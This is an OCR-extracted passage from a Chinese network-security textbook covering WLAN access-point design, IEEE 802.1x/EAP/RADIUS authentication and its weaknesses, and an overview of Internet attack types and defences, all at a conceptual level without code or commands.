


图 4-15 无线接入点 AP 硬件结构

从天线接收下来的信号经过射频、中频和基带处理单元后，形成了解扩后的基带数据再传送到 MAC 层的处理芯片上。MAC 层芯片完成对传送过来的数据进行接收和处理或再传送数据到基带处理部分。另外 MAC 层还要完成对物理层工作状态和频率以及功率的调节。同时。MAC 层批准实现了与有限网的 10/100Mbps 以太网接口，并在 MAC 层协议上实现整个 AP 站点的管理功能，如图 4-16 所示。

4. AP 隔离的仿真

在图 4-17 中，AP 存在二层隔离功能时，STA1 与 STA2 通过 AP 进行通信是无法完成的。而 STA1 或者 STA2 与远程的有线服务器的通信则没有受到影响。结果表明，二层隔离功能在 AP 中的实现可以使得用户通信的数据必须到达有线端的接入控制器，再由运营商采集用户的通信信息并进行鉴权认证和计费统计后才能进行正常接入有线网进行通信。在 AP 上通过修改 Distribution-Service 实现模块的运行流程实现在 MAC 层上的用户隔离的技术。




图 4-16 无线接入点软件结构　　图 4-17 二层隔离功能仿真意图

4.4.8 IEEE 802.1x 协议

1. IEEE 802.1x 的体系结构

IEEE 802.1x(802.1 X Port-Based Network Access Control)基于端口的访问控制协

议，它主要解决无线局域网中用户的接入认证问题。对试图接入无线网络的客户端进行身份认证和授权，以达到接受合法用户接入，阻止非法用户访问的目的。

IEEE 802.1x 协议的体系结构包括三方面：客户端、认证系统和认证服务器。

(1) 客户端系统也称申请者(supplicant)，即用户终端系统。在终端系统中，安装有一个客户端软件。当客户接入无线网络需要通过此客户端软件发起 IEEE 802.1x 协议的认证过程。

(2) 认证系统又称认证者(authenticator)，是指无线接入点。它负责在客户端与认证服务器之间传递认证数据。它接收到客户端的认证信息后将此信息传送给认证服务器，并将认证服务器返回的信息传递给客户端。

(3) 认证服务器(authentication server)完成客户端的身份认证。在该服务器上存储有关用户和无线接入点的信息。它通过检查用户或无线接入点发来的认证信息和服务器上存储的用户信息进行比较来判断是否给该客户端系统提供网络服务或无线接入点是否合法。

在 IEEE 802.1x 协议中，将任何设备的网卡都在逻辑上分为控制端口和非控制端口。控制端口有两个状态，授权状态和非授权状态。在 IEEE 802.1x 协议的无线网络中，所有正常的业务数据流都通过控制端口传输，而认证信息流则通过非控制端口传递。控制端口只有在通过认证后才会被开启，处于授权状态，非授权状态将不能传输数据。由此可知，客户端要在网络中通信，它首先必须要通过认证服务器的认证，在非控制端口上传递认证信息。而非控制端口处于常开状态。

2. EAP 可扩展认证协议

IEEE 802.1x 协议的认证技术是通过 EAP 实现的，EAP 可扩展认证协议是 PPP 点到点的通用协议，它可以支持多种认证机制。以下给出三种认证方式。

(1) EAP-MD5 认证方式。当客户端登录时，认证服务器只需要检测其用户名和密码是否匹配，若有匹配项，则为用户提供网络服务，是一种单向认证方式。

(2) EAP-OTP 一次性口令认证方式。该机制可以有效防止重放攻击，也是单向认证。

(3) EAP-TLS 认证方式。既提供认证，又提供密钥的分发，还提供数据的完整性认证。要使用此种认证方式，在无线局域网中的任何一个客户端和服务器都必须先申请一个标准的 x.509 证书并安装。在认证过程中，客户端要相互交换证书并协商出一个基于会话的密钥。认证成功中，认证服务器将此会话密钥传递给无线接入点，并通过接入点允许该用户通过。

在 WLAN 中，为了得到更高安全性，最好选用 EAP-TLS 的认证方式。

3. RADIUS 协议

在 IEEE 802.1x 中使用的认证协议是 RADIUS 协议，它是基于客户/服务器模型设计的。RADIUS 协议使用封装 EAP 信息来实现客户的认证，它采用 MD5 算法来确保认证数据的传输安全。以下以 TLS 认证为例，说明 RADIUS 协议的认证过程。

(1) 首先客户端向 AP 发送一个 EAP Start 消息认证包。

(2) AP 发出请求帧，要求用户输入用户名。

(3) 客户端响应请求。将用户名等信息发送给 AP。

(4) AP 重新将客户信息封装在 RADIUS 协议包中传送给认证服务器。

(5) 认证服务器认证用户合法后，向 AP 发送自己的数字证书。

(6) AP 将服务器的证书发给客户。

(7) 客户端根据该证书验证服务器的合法性。

(8) 客户端向服务器发送自己的数字证书。

(9) 服务器根据客户端证书验证客户身份,完成相互认证。

(10) 服务器向 AP 发送会话密钥,并告诉 AP 为该用户开启网络服务。

(11) AP 向客户端转发 EAP Success 消息,认证成功。

在整个认证过程中,AP 对认证信息进行透传。用于加密信息的会话密钥在认证过程中协商。

4. IEEE 802.1x 认证的缺陷

IEEE 802.1x 协议并不是专为 WLAN 设计的,它起初应用于有线网络中,后来发现在无线网络中也可以使用,所以应用过来。因此,它没有充分考虑到无线网络的特点,存在以下的安全威胁。

(1) 中间人攻击。尽管在 IEEE 802.1x 协议中使用 EAP-TLS 可以实现客户端和认证服务器的双向认证,可是在客户端和 AP 之间却只有单向认证,即只有 AO 验证客户端,而客户端却无法得知 AP 的合法性。如果攻击者假冒 AP 发送一个 EAP Success 数据包给客户端,客户端将无条件将认证转到完成状态,开始正常的数据传输。这时,攻击者就可以在认证系统和客户之间转发数据,实现中间人攻击。尽管在协议中,认证系统与认证服务器之间使用 RADIUS 协议通信,RADIUS 协议能够保证接入点与服务器之间传输数据的完整性和确定性,但是单向认证方式,使攻击绕过了高层认证过程。

(2) 会话劫持(session hijack)。在 IEEE 802.1x 协议中,对用户认证是在会话开始之前,一旦用户通过认证,用户的逻辑受控端口就转为授权状态,用户可以自由获得网络服务。除非到了预先设置的重新认证时间,认证系统不会再对该用户进行认证。利用 IEEE 802.1x 协议的这个设计缺陷,攻击者可以发动网络攻击使某个已经认证通过的用户无法工作,然后在网络中冒充该用户。

(3) 拒绝服务攻击(Dos)。在 IEEE 802.1x 协议中规定,当用户不再需要认证系统提供服务时,向认证系统发送一个 EAP Log off 数据包。如果攻击者假冒用户间隔的向认证系统发送一个 EAP Log off 数据包,客户端将不能进行正常的通信。

在认证系统和客户正常的认证过程中,如果对客户的认证没有成功,认证系统会向客户发送 EAP Failure 数据包,表式认证失败。这时客户状态机转到监控状态,直到 60 秒(默认值)后,才能再次尝试与认证系统进行连接。攻击者也就可以冒充 AP 间隔的向客户端发送 EAP Failure 数据包,也会造成网络无法正常工作。

思考题

1. 什么是冲突域?什么是广播域?交换机代替 Hub 有哪些好处?
2. 为什么要使用 VLAN?有哪几种类型的 VLAN?
3. 为什么要使用 VPN 技术?以 GRE 隧道为例讲解 VPN 中的隧道技术的原理。
4. WPA2 和 WPA 相比,安全性得到了哪些提高?

第5章　Internet 安全技术

随着网络技术的普及,Internet 的快速发展,Internet 这个聚集了世界上最多资源、信息的开放性网络,其网络的安全性受到了广泛的关注。在网络上各种对信息的窃听与反窃听、破坏与反破坏的技术越演越烈。Internet 的不安全因素来自于几个方面,Internet 是开放型的,它面向所有的用户,所有的资源通过网络共享,由于共享而产生安全问题。各种操作系统的漏洞、各种协议的漏洞以及应用程序的漏洞,都成为了黑客攻击网络的入口。黑客可能通过网络传播病毒对网络上的主机进行破坏,通过搭线窃听、利用电磁泄漏、利用信息流分析等截取网络信息,使用假冒攻击等进行非授权访问等等。本章将介绍影响 Internet 安全的因素,其包括网络操作系统的漏洞和防范、各种协议的漏洞和防范以及服务器应用程序的漏洞和防范。

本章主要内容有:

- 网络操作系统安全;
- TCP/IP 协议安全;
- 电子邮件安全漏洞及防范;
- Telnet 安全漏洞及防范;
- FTP 安全漏洞及防范;
- Web 服务器安全漏洞及防范;
- 拒绝服务攻击原理及防范;
- 缓冲区溢出攻击及防范;
- DNS 欺骗与防范技术;
- IP 地址欺骗、盗用及防范技术。

5.1　Internet 存在的安全漏洞

5.1.1　Internet 网络安全概述

随着 Internet 的迅速发展,Internet 的安全性显得非常重要,这是因为怀有恶意的攻击者窃取、修改网络上传输的信息,通过网络非法进入远程主机,获取储存在主机上的机密信息,或占用网络资源,阻止其他用户使用等。然而,网络作为开放的信息系统必然存在众多潜在的安全隐患,因此,网络安全技术作为一个独特的领域越来越受到全球网络建设者的关注。计算机系统本身的脆弱性和通信设施的脆弱性再加上网络协议的漏洞共同构成了网络的潜在威胁。Internet 的网络安全威胁主要来自黑客和病毒攻击,各类攻击给网络造成的损失巨大。

1. 常见的互联网攻击技术

1) 缓冲区溢出漏洞

缓冲区溢出漏洞是一种非常普遍、非常危险的漏洞,在各种操作系统、应用软件中广泛

存在。漏洞产生的原因主要是因为软件开发人员在程序设计时对数组没有进行边界检查从而导致缓冲区溢出。恶意攻击者可以使用该漏洞改变函数返回地址或函数指针，使程序流程发生改变；或成功植入恶意代码等等操作。

2）欺骗类攻击

网络协议本身的一些缺陷可以被利用，使黑客可以对网络进行攻击，主要方式有：IP 欺骗、ARP 欺骗、DNS 欺骗、Web 欺骗、电子邮件欺骗、源路由欺骗、地址欺骗等。

3）拒绝服务攻击

拒绝服务(Denial of Service，DoS)攻击即攻击者想办法让目标机器停止提供服务或资源访问，是黑客常用的攻击手段之一。这些资源包括磁盘空间、内存、进程甚至网络带宽，从而阻止正常用户的访问。分布式拒绝服务(Distributed Denial of Service，DDoS)攻击采用了一种比较特别的体系结构，从许多分布的主机同时攻击一个目标，从而导致目标瘫痪。

4）对防火墙的攻击

防火墙也是由软件和硬件组成的，在设计和实现上都不可避免地存在着缺陷，对防火墙的攻击方法也是多种多样的，如探测攻击技术、认证的攻击技术等。

5)利用病毒攻击

病毒是黑客实施网络攻击的有效手段之一，它具有传染性、隐蔽性、寄生性、繁殖性、潜伏性、针对性、衍生性、不可预见性和破坏性等特性，而且在网络中其危害更大，目前可通过网络进行传播的病毒已有数万种，可通过注入技术进行破坏和攻击。

6）木马程序攻击

特洛伊木马是一种基于远程控制的病毒程序，该程序具有很强的隐蔽性和危害性，它可以在用户不知情的状态下控制或者监视用户的计算机。

7）网络监听

在网络中，当信息进行传播的时候，可以利用工具，将网络接口设置在监听的模式，便可将网络中正在传播的信息截获或者捕获到。如使用网络监听工具，就可以轻易地截取所在网段的所有用户口令和账号等有用的信息资料。

2. 针对互联网不安全因素的防御

(1）定期的检测系统的安全性，防毒和杀毒，抑制病毒的蔓延。

在网络上没有安全的主机，任何一个操作系统和应用软件都存在着漏洞或是后门，所以为了系统的安全，要定期的检测系统的安全性，为系统打上安全补丁。

以网络作为媒介进行病毒的传播，是计算机入侵中病毒入侵的一种形式。防毒是网络安全防护技术中的一个重要部分。在计算机中安装几种杀毒软件，每个杀毒软件都有其自身的特色，通过几种杀毒软件的综合利用，定期升级杀毒软件，可将病毒和木马防患于未然。

(2）关闭不要的服务，尽可能地少提供服务。

一些服务可能会给系统带来很大的安全问题，提供越少服务的系统，黑客的攻击的入口就越少，系统也就越安全。例如 ICMP 服务，在防火墙上关闭 ICMP 回溯报文，可以防止黑客的 ping 攻击。Telnet 是一种危险的服务，要使 Telnet 安全，必须选择安全的认证方案，防止站点被窃听或侵袭。FTP 文件传输服务可能带来“特洛伊木马”，这会给站点以毁灭性的打击。

(3) 提高用户和管理员的安全防护意识。

提高用户的安全防护意识,将口令和密码设置成长度较长的复杂的字符串。目前,在网络中存在着许多简单的密码,使用密码破解工具在几秒钟甚至更短的时间内便可以破解。因此,设置由多种字符组成的较长的字符串,会给破解带来难度。

作为管理员,应经常修改管理员的账号和密码。如 Windows 的 Administrator 和 UNIX 的 Root 等。定期的清理和检查系统配置文件,查看系统日志文件,都有助于防止入侵。

(4) 定期备份重要文件,如数据库文件,以便系统被病毒感染或破坏后恢复数据。

3. 基于网络的安全防护技术

1) 防火墙技术

利用防火墙技术,将内部网络与外部网隔离,阻止非法用户对内部网络的访问,在一定程度上保护了内部网络的安全。

根据不同的安全需求,在防火墙上设置安全策略和安全计划,明确规定哪些协议、哪些 IP 地址、哪些服务允许或不允许使用,对所有进出的数据包根据安全计划和策略进行检查,可以选用默认允许(没有明确接受的就拒绝)或默认拒绝方式(没有明确被允许的就拒绝),判断该数据包是通过还是丢弃。以保护内部网络的安全,防止他人侵扰。现在的防火墙提供的功能越来越多,它可以根据不同的安全需求工作在网络层、传输层和应用层。

传统的防火墙技术是包过滤技术,也就是检查数据包中的源目的 IP 地址、源目的端口,判断该数据包是否合法,它也是防火墙中最基本的技术。现在的防火墙技术还有代理服务器、应用级网关、状态检测技术等。

由于包过滤本身的缺陷性,使得包过滤防火墙很容易受到攻击和欺骗。它不能彻底防止 IP 地址欺骗;虽然它能根据端口号来辨别服务,但它不能保护在一个服务之内的单独操作;且不能处理新的安全威胁,因为它的策略都是用户事先设置好的。

通俗地说,代理服务器也是位于外网和内网之间的一台计算机。当用户向服务器请求数据时,首先要经过代理服务器,在代理服务器上进行安全检查,检查通过后,由代理服务器根据该请求向服务器请求数据,然后,代理服务器再将数据发往用户。利用代理服务技术,阻止了用户与服务器之间的直接连接。

根据代理服务设置的防火墙需要对于每个应用级服务安装一个相应的软件。目前,常用的代理服务已经涵盖了 HTTP、FTP、SMTP、Telnet 等各项服务,但还有一些新的应用和服务类型还没有相应的代理服务软件。由于针对每个应用层服务安装了一个软件,代理服务器与包过滤技术相比,能够做复杂的和更细粒度的访问控制,可以与认证、授权等安全手段方便集成,为客户和服务器提供更高层次的安全服务。

状态检测技术结合了分组过滤和代理服务技术的特点。它能够对数据包中的源/目的 IP 地址、源/目的端口和应用层协议进行检查。在网络层拦截数据包后,它根据用户特定的安全需求在指定的网络层次中进行过滤或实现动态过滤。

在状态检测技术中,设有一个动态链接表,动态存储和更新一个通信的状态等相关信息。利用动态链接表和安全规则的结合,使通信具有更好的灵活性和安全性。但是,高强度的验证检测,也有它的缺点,单线程的状态检测对性能有很大的影响。

详细的防火墙技术将在第 7 章进行介绍。

2）入侵检测技术

入侵检测就是通过对行为、安全日志或审计数据或其他网络上可以获得的信息进行分析，检测对系统的闯入或闯出的企图，其作用包括威慑、检测、相应、损失情况评估、攻击预测和起诉支持等。入侵检测技术是为了保证计算机的安全而设置的，能够及时发现、阻止并报告未授权用户的入侵行为，是一种基于检测违反安全策略行为的技术。

Internet 本身存在着许多的安全隐患，容易受到黑客的攻击。为了保证在网络上传输的安全需求，现已发展许多的网络安全技术。Internet 的网络安全问题，不仅来自于网络的外部，也存在内部用户的攻击，构造一个完全安全的网络是不可能的，所以时时刻刻都要提高警惕，做好各个关卡的把关，综合使用加密技术、身份认证技术、防火墙技术、入侵检测技术、隧道技术等各种网络安全技术、防护技术保证网络的安全性。

5.1.2　网络操作系统安全漏洞

网络操作系统（NOS）是网络的心脏和灵魂，是向网络计算机提供服务的特殊的操作系统。网络操作系统是作为一个支撑软件，是程序或别的应用系统正常运行的一个环境。网络操作系统提供了很多的管理功能，主要是实现资源共享、管理系统的软件资源和硬件资源。操作系统软件自身的不安全性，系统开发设计的不周而留下的破绽，都给网络安全留下隐患。目前，广大用户欢迎的网络器操作系统平台有 UNIX、Linux 和 Windows 等，它们存在着不少的安全漏洞，如果对这些漏洞不了解，不采取相应的对策和防范措施，就会使系统完全暴露在入侵者的入侵范围之内，随时有可能遭受毁灭性的攻击。造成这些漏洞的主要原因有：

（1）操作系统结构体系的缺陷。操作系统本身有内存管理、CPU 管理、外设的管理，每个管理都涉及一些模块或程序，如果在这些程序里面存在问题，如内存管理的问题，外部网络的连接刚好连接到一个有缺陷的模块，计算机系统很可能会因此崩溃。所以，有些黑客往往是针对操作系统的缺陷进行攻击，使计算机系统，特别是服务器系统立刻瘫痪。

（2）操作系统支持在网络上传送文件、加载或安装程序，包括可执行文件，这些功能也会带来不安全因素。网络很重要的一个功能就是文件传输功能，如 FTP，这些安装程序经常会带一些可执行文件，这些可执行文件都是人为编写的程序，如果某个地方出现漏洞，那么系统可能就会造成崩溃。像远程调用、文件传输等功能的使用，如果在安装程序上安装有间谍程序，那么用户的整个传输过程、使用过程都会被别人监视到，所有的这些传输文件、加载的程序、安装的程序、执行文件，都可能给操作系统带来安全的隐患。所以，建议尽量少使用一些来历不明，或者无法证明它的安全性的软件。

（3）操作系统不安全的一个原因在于它可以创建进程，支持进程的远程创建和激活，支持被创建的进程继承创建的权利，这些机制提供了在远端服务器上安装“间谍”软件的条件。若将间谍软件以打补丁的方式“打”在一个合法用户上，特别是“打”在一个特权用户上，黑客或间谍软件就可以使系统进程与作业的监视程序监测不到它的存在。

（4）操作系统有些守护进程，它是系统的一些进程，总是在等待某些事件的出现。所谓守护进程，比如说用户有没按键盘或鼠标，或者别的一些处理。一些监控病毒的监控软件也是守护进程，这些进程可能是好的，比如防病毒程序，一有病毒出现就会被捕捉到。但是有些进程是一些病毒，一碰到特定的情况，比如碰到 1 月 1 日，它就会把用户的硬盘格式化，这

些进程就是很危险的守护进程，平时它可能不起作用，可是在某些条件发生，比如 1 月 1 日，它才发生作用，如果操作系统有些守护进程被人破坏掉就会出现这种不安全的情况。

（5）操作系统会提供一些远程调用功能，所谓远程调用就是一台计算机可以调用远程一个大型服务器里面的一些程序，可以提交程序给远程的服务器执行，如 Telnet。远程调用要经过很多的环节，中间的通信环节可能会出现被人监控等安全的问题。

（6）操作系统的后门和漏洞。后门程序是指那些绕过安全控制而获取对程序或系统访问权的程序方法。在软件开发阶段，程序员利用软件的后门程序得以便利修改程序设计中的不足。一旦后门被黑客利用，或在发布软件前没有删除后门程序，容易被黑客当成漏洞进行攻击，造成信息泄密和丢失。此外，操作系统的无口令的入口，也是信息安全的一大隐患。

（7）尽管操作系统的漏洞可以通过版本的不断升级来克服，但是系统的某一个安全漏洞就会使得系统的所有安全控制毫无价值。当发现问题到升级这段时间，一个小小的漏洞就足以使用户的网络瘫痪。

为了获得安全的网络环境，有必要且必须进行操作系统加固，进行操作系统加固是一种用来分析和确定操作系统及服务程序弱点，并引入适当的更改以保护操作系统及其服务程序免受攻击的方法。加固操作系统可以帮助检查操作系统的各个组件及相关应用程序，以确定最安全的配置方案。配置过程包括从系统中删除不必要的服务、软件和用户。加固网络操作系统的具体方案应该根据操作系统以及其用途而定，不过总体思想大致一致，具体纲要如下：

- 减小无用软件、服务和进程的数目。
- 在持续提供对资源的访问的同时，要使所有软件、服务以及进程配置处于最安全的状态。
- 尽可能避免系统对其身份、服务以及功能等信息的泄露。

网络操作系统的漏洞分析以及加固措施详见第 6 章。

5.1.3 Internet 应用安全漏洞

Internet 的安全问题主要包括 Internet 中网络操作系统安全、协议安全、应用安全三方面。要真正解决 Internet 的安全隐患问题，就要从这三方面入手。前面读者已经了解到网络操作系统安全的安全隐患，本节将详细介绍 Internet 提供的服务以及隐患，Internet 提供的服务通常有邮件服务、Web 服务、域名服务（DNS）、Internet 控制报文协议（ICMP）、网络时间协议（NTP）等，Internet 应用安全以及攻击主要来自软件漏洞、协议漏洞以及服务器配置的不安全性引起的。本节将使读者了解一些常见服务及其安全隐患，后续的章节将会详细探讨。下面是这两年 Internet 最严重的安全隐患。

（1）未经验证的参数。某信息在被一种网络应用软件使用之前未被验证其合法性，攻击者可以利用这种信息攻击后方应用软件组件。

（2）失效的访问控制。控制各种授权用户的访问权限的限制性条件使用不当，造成攻击者利用这些漏洞访问其他用户的账户或者使用未经授权的功能。

（3）失效的账户及对话管理。账户证书和对话权限没有得到妥当的保护，导致攻击者对密码、密钥、对话信息或者权限实施非法操作，并以其他用户的身份通过认证。

（4）跨站点脚本漏洞（也称为 XSS）：指利用网站漏洞从用户那里恶意盗取信息。用户

在浏览网站，使用即时通信软件，甚至在阅读电子邮件时，通常会点击其中的链接。攻击者通过在链接中插入恶意代码，就能够盗取用户信息。攻击者通常会用十六进制(或其他编码方式)将链接编码，以免用户怀疑它的合法性。网站在接收到包含恶意代码的请求之后会产成一个包含恶意代码的页面，而这个页面看起来就像是那个网站应当生成的合法页面一样。许多流行的留言本和论坛程序允许用户发表包含 HTML 和 Javascript 的帖子。假设用户甲发表了一篇包含恶意脚本的帖子，那么用户乙在浏览这篇帖子时，恶意脚本就会运行，用户乙的 session 信息将被盗取。

(5) 缓冲区溢出攻击：缓冲区溢出是指当计算机向缓冲区内填充数据位数时超过了缓冲区本身的容量溢出的数据覆盖在合法数据上，理想的情况是程序检查数据长度并不允许输入超过缓冲区长度的字符，但是绝大多数程序都会假设数据长度总是与所分配的储存空间相匹配，这就为缓冲区溢出埋下隐患。操作系统所使用的缓冲区又被称为“堆栈”，在各个操作进程之间，指令会被临时储存在堆栈当中，堆栈也会出现缓冲区溢出。缓冲区溢出攻击是指：通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其他指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

(6) 命令注入漏洞：当网络应用软件访问外部系统或者是本地操作系统时，网络应用软件可能会传递出一些参数。如果攻击者能够在这些参数中嵌入一些恶意命令，那么外部系统可能会以这种网络应用软件的名义来执行这些命令，如常见的 SQL 注入攻击。

(7) 出错时的非正确处理：在用户对系统进行正常操作的过程中出现一些错误，这些错误没有得到正确的处理。在这种情况下，攻击者能够利用这些错误获取到详细的系统信息，拒绝服务，引起安全系统瘫痪或者摧毁服务器。

(8) 拒绝服务攻击：攻击者极度消耗网络应用资源，以致其他合法用户再无法利用这些资源或使用服务器提供的功能。攻击者还可以封锁用户的账户或导致无法进行账户申请。

(9) 不安全的配置管理：拥有一个过得硬的服务器配置标准对于保护网络应用软件来说是至关重要的。服务器有许多可以影响安全的配置选项，如果这些选项选择错误将使服务器失去安全性。

5.2　TCP/IP 安全性分析

5.2.1　TCP 协议工作过程及安全问题

随着网络技术的发展以及大数据量数据的迁移需求，网络带宽增长速度远远高于处理网络流量时所必需的计算节点的能力以及对内存带宽的需求，数据中心网络架构已经逐步成为计算和存储技术发展的瓶颈，迫切需要采用一种更高效的数据通信架构。

传统的 TCP/IP 技术在数据包处理过程中，要经过操作系统及其他软件层，需要占用大量的服务器资源和内存总线带宽，所产生严重的延迟来自系统庞大的开销、数据在系统内存、处理器缓存和网络控制器缓存之间来回进行复制移动，给服务器的 CPU 和内存造成了沉重负担。特别是面对网络带宽、处理器速度与内存带宽三者的严重“不匹配性”，更造成了

